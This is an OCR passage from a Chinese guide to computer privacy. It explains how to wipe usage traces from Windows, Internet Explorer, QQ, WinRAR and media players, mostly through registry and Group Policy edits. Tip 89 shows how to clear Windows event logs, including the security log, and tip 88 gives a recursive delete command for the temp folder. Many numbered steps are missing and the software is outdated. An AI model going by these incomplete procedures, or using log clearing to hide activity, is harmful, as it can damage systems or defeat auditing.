在电脑中安装了应用程序之后，在“开始”菜单的“所有程序”中都可以看到，完全可以将这些程序图标踢出“开始”菜单。

❶ 选择“开始”→“所有程序”命令。

注意事项


从“开始”菜单删除程序图标，对程序本身没有任何影响，相当于删除快捷方式。

技巧82 选择性清除“运行”历史记录

“运行”对话框的下拉列表中会记录以前输入的命令，这会泄漏对计算机做过的系统改动。

利用注册表编辑器可以删除这些历史记录，同时还可以有选择性地保留所需要的历史记录，具体的操作步骤如下。

❶ 按下 Win+R 组合键，弹出“运行”对话框。



❹ 在弹出的注册表编辑器中展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU 分支。

❺ 用鼠标选中要删除的程序名，再在注册表编辑器的“编辑”菜单中选择“删除”命令，单击“是”按钮即可。

❻ 关闭注册表，然后重新启动计算机后，刚才删除的项就不会再显示了。

技巧83 隐藏程序和文档的使用痕迹

“开始”菜单中的“我最近的文档”选项中，会以快捷方式的形式保存着用户最近用过的 15 个文件(包括网上下载，和已经打开过的文件)。

通过“我最近的文档”，可以迅速打开最近一段时间内编辑的文件。对于使用计算机编辑个人文档的朋友来说，无疑会向他人泄露自己的秘密。有两种方法可以彻底清除最近访问的程序和文档的使用痕迹。

(1) “开始”菜单的属性设置

通过“开始”菜单的属性设置可以让系统删除并不再记录最近访问的程序和文档的使用痕迹。

❶ 右击“开始”按钮，在弹出的快捷菜单中选择“属性”命令。

❼ 然后返回“任务栏和「开始」菜单属性”对话框，单击“确定”按钮即可。


注　意　事　项


关闭选择只是清除列表中最近打开的文档的快捷方式，而不会删除“开始”菜单中的文档。


(2) 组策略对象编辑器设置

在Windows系统中可以通过组策略对象编辑器，彻底清除最近访问的程序和文档的使用痕迹。

❶ 按下 Win+R 组合键，弹出“运行”对话框。







❽ 另外对 退出时清除最近打开的文档的记录 也可用同样的方式进行设置。

技巧84　清除办公软件中的“开始/查找”中的历史列表

“开始/查找”中会存在着历史记录。在“开始/查找”下拉菜单中，可以看见曾经查找的所有文件列表。通过注册表编辑器 Regedit 程序可以清楚此类列表。

❶ 按下 Win+R 组合键，弹出“运行”对话框。

❹ 在弹出的注册表编辑器中展开 HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\Doc Find Spec MRU 分支。

❻ 右面窗格中出现的即是“开始/查找”主键下的子键，在此可选择性地将不需要的历史记录删除。

专家坐堂

其实在这里，注册表编辑器还有另外一个作用，对于单机用户，也可以仿照列表为自己创建查找文件。

技巧85 别忽视剪贴板泄密

剪贴板是系统临时存放复制信息的地方。当复制粘贴文件时，系统会自动开辟一个空间，把将要复制的内容暂时存放在里面，并且剪贴板中总是保存有最近一次拷贝的内容，剪贴板是系统不可忽视的漏洞。


通过复制新内容以达到覆盖旧内容的方法可以清除剪贴板中保存的重要内容。不过最稳妥的方法是注销当前用户或者重新启动电脑。


技巧86 及时清空回收站

回收站是系统用来存储被删除文件的地方。在实际操作过程中，删除一个文件并不是真正地删除，而是先将其存储在回收站中，以后随时可以从回收站中恢复该文件。

平时要养成清空回收站的习惯，否则会让黑客有可乘之机。

❶ 右击回收站的图标，弹出如下图所示的快捷菜单。






举一反三


双击回收站图标，在打开的回收站窗口中，单击 清空回收站，也可以将回收站清空。


技巧87 清除程序和文档的使用痕迹

在 Windows 系统中可以通过组策略对象编辑器，彻底清除最近的程序和文档的使用痕迹。

❶ 选择“开始”→“运行”命令，弹出“运行”对话框。








⑧ 对 为新用户清除最近的程序列表 也用同样的方式进行设置。

技巧88　手动清空 Windows 临时文件夹

在 Windows 系统运行或安装软件时，会生成一些临时文件，保存在系统的临时文件夹中。并且有很多文件不会随程序关闭而删除，删除这些临时文件很有必要。

在 Windows 操作系统中的 Temp 文件夹位于 C:\Windows 目录下，打开 Temp 文件夹，删除其中的所有文件即可。

❶ 双击“我的电脑”图标，在打开的窗口中双击 C 盘盘符。



❺ 然后将选中的文件彻底删除即可。

知识补充

某些软件，如 TempFree，可以快速地搜索出临时文件夹中的文件数和被占用的空间，并永久地删除这些文件。

举一反三


打开“运行”对话框，输入“cmd”，打开命令提示符窗口。在命令提示符下，输入“cd /d %temp%”后按下 Enter 键，然后再输入“del *.* /s”后按下 Enter 键，这样也可以清空 Windows 临时文件夹。


技巧89 清除 Windows 的日志文件

日志文件记录着系统发生的一切事情，黑客可以通过系统日志知道电脑在什么时间干了什么事情。下面介绍清除 Windows 的日志文件的方法。

❶ 选择“开始”→“控制面板”命令，打开“控制面板”窗口。

❷ 双击“管理工具”图标→“事件查看器”图标，打开“事件查看器”窗口。






专家坐堂


事件查看器里有应用程序日志、安全日志和系统日志等，可以根据自己的需要选择性地删除日志。


技巧90 清除 Word 文档隐私信息

通过查看 Word 2010 文档属性可以得到文档的标题、主题、作者、创建时间以及最后一次保存的日期等私人信息。Word 2010 中的“检查文档”功能，是 Word 2010 自带的隐私清除工具。

❶ 打开 Word 2010 文档。







❾ 关闭“文档检查器”，然后保存文件即可。

举一反三

对于 Office 的其他办公软件也可以用同样的方法清除其隐私信息。

技巧91　让 WinRAR 不保留文件历史记录

多次使用压缩软件进行压缩和解压缩操作后，在“文件”菜单中会保留使用过的文件记录。通过下面的步骤可以让 WinRAR 不保留文件的历史记录。


❶ 打开 WinRAR 工作界面。

技巧92　清除 WinRAR 访问的对话框编辑记录

通过对注册表的修改可以将 WinRAR 最近的对话框编辑记录删除干净。

❶ 按下 Win+R 组合键，弹出“运行”对话框。

❹ 在弹出的注册表编辑器中展开 HKEY_CURRENT_USER\Software\WinRAR\DialogEditHistory\ArcName 分支。



注意事项

在修改注册表前，请先对注册表进行备份，以免造成不可挽救的后果。

技巧93　清除 IE 上网痕迹

IE 会把最近浏览过网站的临时文件、历史记录、保存的密码和网页表单等信息保存在电脑中，很容易泄漏个人隐私，要将其删除。

❶ 打开 IE 浏览器。

❹ 在如下图所示的对话框中分别单击“删除Cookies”按钮、“删除文件”按钮和“清除历史记录”按钮，然后单击“确定”按钮。

知识补充

对于IE6来说，删除上网痕迹得分几个部分操作，而对于IE8以上的版本来说，只要在“浏览历史记录”栏单击“删除”按钮即可。

技巧94 手动删除Cookies数据

Cookies是Web服务器发送到浏览者电脑中的数据文件，用来提升下次浏览网站的速度。但是Cookies的功能可能会被黑客所窃取，并利用其去做一些非法的事情。下面介绍手动删除Cookies数据的方法。

❶ 在电脑中打开路径为“C:\Documents and Settings\用户\Cookies”的Cookies文件夹。

专家坐堂

Cookies文件夹默认是隐藏的，用户需要在文件夹选项中取消选中“隐藏受保护的操作系统文件(推荐)”，选中“所有文件和文件夹”才会显示该文件夹。

注意事项


在Cookies文件夹下的“Index.dat”文件是系统自身的文件，不能被删除。

技巧95 通过注册表完全禁止Cookies

Cookies删除了之后，只要访问网页，还是会产生Cookies文件，要不想让Cookies泄露秘密，最彻底的方法就是完全禁止Cookies。

❶ 按下Win+R组合键，弹出“运行”对话框。


❹ 在弹出的注册表编辑器中展开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\InternetSettings\Cache\SpecialPaths\Cookies分支。



技巧96　让 IE 自动清除临时文件夹

手动清除 IE 临时文件夹既费时又费力，设置 IE 自动清除临时文件夹能带来极大的方便。

❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框。



技巧97　让 IE 不再记录访问历史


IE 的历史记录功能确实能给上网带来方便，但是也有不利之处，访问过的历史网页都被暴露了。虽然可以通过删除历史记录消除上网痕迹，但是最彻底的方法还是让 IE 不再记录访问历史。

❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框。

技巧98　消除已访问 IE 地址的颜色变化

使用 IE 上网时会碰到已访问过的链接变成不同的颜色的情况，虽然方便浏览，但会不经意间泄露用户的浏览痕迹。


❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框。



技巧99 让 IE 不再自动填写表单

IE 中的自动完成功能给填写表单带来一定的便利，但也存在安全隐患，用户可以禁止该功能。

❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框。




技巧100 清除 IE 地址栏自动匹配功能

在 IE 浏览器的地址栏内，当输入要访问的网站地址的部分字母时，地址栏中会自动打开一个列表，列出最近访问过的与输入字母相匹配的站点地址。

如果不想出现这种情况，可以采用以下步骤解决这个问题。

❶ 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框。



技巧101　让输入的网址不被 IE 记录

IE 浏览器会记录最近输入的每个网址，通过地址栏的下拉列表可以看到最近输入的网址。通过以下步骤访问网页，所输入的网址将不会被记录。


❶ 打开 IE 浏览器，按下 Ctrl+O 组合键。


技巧102　傲游浏览器一键清除

傲游浏览器是一款基于 IE 内核的、多功能、个性化、多标签浏览器。它允许在同一窗口内打开任意多个页面，减少浏览器对系统资源的占用率，提高网上冲浪的效率。

傲游浏览器能有效防止恶意插件，阻止各种弹出式、浮动式广告，加强网上浏览的安全。同时它的一键快速清除各类记录也是非常实用的。

❶ 打开傲游浏览器。






知识补充


傲游浏览器还可以设置为在浏览器关闭时自动清除，不用每次都手动清除，非常实用。


技巧103　让 MSN 不保留历史记录

在 MSN Messenger 中登录后，通过简单的几步设置，就可以让 MSN 不保留历史记录。

❶ 打开 MSN 的登录对话框。







注 意 事 项

QQ 在“删除此账号的所有记录文件”的同时，也会把该 QQ 号里面添加的表情和动画都删除掉，所以删除前最好先备份。

技巧104 快速清除 QQ 使用记录

QQ 会自动记录登录号码和聊天记录，很多秘密被记录在电脑中，及时清除 QQ 的使用记录，能保证 QQ 聊天的隐私安全。

❶ 打开 QQ 2010 的登录对话框。

技巧105 定期清理 QQ 的无用文件夹

QQ 使用久了，所占用的磁盘空间也会越来越大，将一些无用的文件删除，可以释放一些磁盘空间并且保证隐私安全。

❶ 右击桌面上的“腾讯 QQ”图标，在弹出的快捷菜单中选择“属性”命令，弹出“腾讯 QQ 属性”对话框。

❹ 打开 QQ 的安装目录，在 Users 目录下每个 QQ 号码的文件夹中找到 CustomFaceRecv 文件夹和 Image 文件夹(如下图所示)，并删除文件夹中的内容即可。


专家坐堂

这两个文件夹是文件接收目录和QQ的图片缓存目录，通过 QQ 所接受的文件以及聊天时发送的表情、截图和 QQ 群中发送的图片，都会保存在这里。时间一久，这两个文件夹的容量就会越来越大。

技巧106　清除迅雷的下载记录

迅雷是一款非常著名的下载工具，“光速般”的智能下载软件。迅雷以速度快赢得很多下载用户的青睐，但是下载后也会留下许多操作痕迹。要及时删除这些下载记录。


❶ 双击迅雷快捷图标，打开迅雷工作窗口。




技巧107　清除 Media Player 播放记录

使用 Media Player 对多媒体文件进行播放的过程中，会自动记录最近几次的播放记录以及这些多媒体文件的播放路径，这就暴露了个人隐私，应该将其清除。

❶ 打开 Media Player 播放器。





技巧108 清除KMPlayer播放记录

KMPlayer 是一套将网络上所有能见得到的解码程式(Codec)全部收集于一身的影音播放软件，可以播放 DVD 与 VCD、汇入多种格式的外挂字幕档、使用普及率最高的 WinAMP 音效外挂与支援超多种影片效果调整选项等。

播放完视频后有时为了隐私问题可以快速清除 KMPlayer 播放记录。

❶ 打开 KMPlayer 播放器。

举一反三


通过修改注册表也可以删除 RealPlayer 播放记录，操作方法如下。

打开注册表编辑器，展开 HKEY_CURRENT_USER/Software/RealNetworks/RealPlayer/8.0/Preferences 分支，在该分支下找到多个 MostRecentClips 主键，在该主键下找到最近打开的文件地址，将其删除即可。

技巧109 让电脑关机时自动清除页面文件

页面文件中含有一些敏感的个人资料，为了避免泄露这些资料，可以设置系统在关闭时自动删除页面文件。

❶ 打开组策略对象编辑器窗口。



专题六　学会电脑中的隐藏技巧

内容导航

电脑中存放着很多重要的隐私文件，如果被黑客窃取，会造成很大的损失。养成隐藏重要文件的习惯，可以很好地保护个人隐私，而且隐藏电脑的重要功能可以有效地防止黑客入侵。


热点快报

- 文件夹隐藏技巧
